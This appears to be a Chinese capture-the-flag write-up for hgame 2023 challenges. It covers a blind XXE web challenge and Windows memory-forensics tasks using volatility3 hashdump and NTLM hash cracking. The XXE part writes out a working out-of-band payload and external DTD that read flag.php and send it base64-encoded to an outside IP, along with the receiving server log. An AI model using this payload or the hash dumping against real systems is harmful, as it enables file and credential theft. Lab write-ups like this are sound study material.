


Web


Tell Me

可以看f12发现hint



输入地址下载hint的文件

发现是源码



观察得到里面的send.php收xml

```

if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);

        if (!isset($data->name) || !isset($data->email) || !isset($data->content)) {
            $result = "name,email,content cannot be empty";
            echo $result;
            return;
        }
    }
}

```

据此狠狠的注入xxe

```

<!DOCTYPE test [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php">
<!ENTITY % hack SYSTEM "http://121.41.72.44:233/evil.dtd">
%hack;
%dtd;
%xxe;
<user><name>&file</name><email>122</email><content>122</content></user>

```

```

evil.dtd
1  <!ENTITY % dtd "<!ENTITY %&#x25; xxe SYSTEM 'http://121.41.72.44:233/%file; '> ">
2  %dtd;
3  %xxe;
4

```

burpsuite输进去payload在服务器里就能看见相关的base64码了

```

root@izbp155aub0kufja8gvzpZ:~# netstat -apn | grep 233
root@izbp155aub0kufja8gvzpZ:~# python3 -m http.server 233
Serving HTTP on 0.0.0.0 port 233 (http://0.0.0.0:233/) ...
127.0.0.1 - - [06/Feb/2023 18:18:15] "GET / HTTP/1.1" 200 -
101.37.12.59 - - [06/Feb/2023 18:18:58] "GET /evil.dtd HTTP/1.0" 200 -
101.37.12.59 - - [06/Feb/2023 18:24:39] "GET /evil.dtd HTTP/1.0" 200 -
101.37.12.59 - - [06/Feb/2023 18:29:59] "GET /evil.dtd HTTP/1.0" 200 -
101.37.12.59 - - [06/Feb/2023 18:29:59] code 404, message File not found
101.37.12.59 - - [06/Feb/2023 18:29:59] "GET /PD9waHAgaDQogICAgJGZsYWcxID0gImhbnW1le0JlX0F3YXJlXzBmX1hYVUZsMw5kMw5qZWNOaTBuZSI7DQo/Pg
== HTTP/1.0" 404 -
101.37.12.59 - - [06/Feb/2023 18:29:59] code 404, message File not found
101.37.12.59 - - [06/Feb/2023 18:29:59] "GET /PD9waHAgaDQogICAgJGZsYWcxID0gImhbnW1le0JlX0F3YXJlXzBmX1hYVUZsMw5kMw5qZWNOaTBuZSI7DQo/Pg
== HTTP/1.0" 404 -
157.55.39.111 - - [06/Feb/2023 19:19:38] code 404, message File not found
157.55.39.111 - - [06/Feb/2023 19:19:38] "GET /robots.txt HTTP/1.1" 404 -
157.55.39.91 - - [06/Feb/2023 19:19:46] "GET / HTTP/1.1" 200 -

```

解码得到flag

```

1 PD9waHAgaDQogICAgJGZsYWcxID0gImhbnW1le0JlX0F3YXJlXzBmX1hYVUZsMw5kMw5qZWNOaTBuZSI7DQo

```

```


1 <?php
2     $flag1 = "hgame(Be_Aware_Of_XXeBlindInjection)";
3

```

ezWin-variables

没用指定的volatility3,用magnet稀里糊涂的搜到了flag

安装magnet axiom后搜索相关关键字hgame即可获得flag




ezWin - auth

git clone一下volatility3的官方源码


pip install 一下requirement.txt

安装完整的插件后hashdump一下，如图



得到nthash，根据之前在magnet搜到的提示flag2是nthash，直接输上去加个框hgame{}就好了


ezWin - 7zip



搜一下，发现7z文件，由于不会dump单个所以dump了所有文件其中有这个

 file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z

解压预览页面告诉我们要crack nthash，我就crack一下，得到



密文: 84b0d9c9f830238933e7131d60ac6436

类型: NTLM [帮助]

查询 加密

查询结果:
asdqwe123

即为解压密码

解压得到txt,打开为flag

hgame{e30b6984-615c-4d26-b0c4-f455fa7202e2}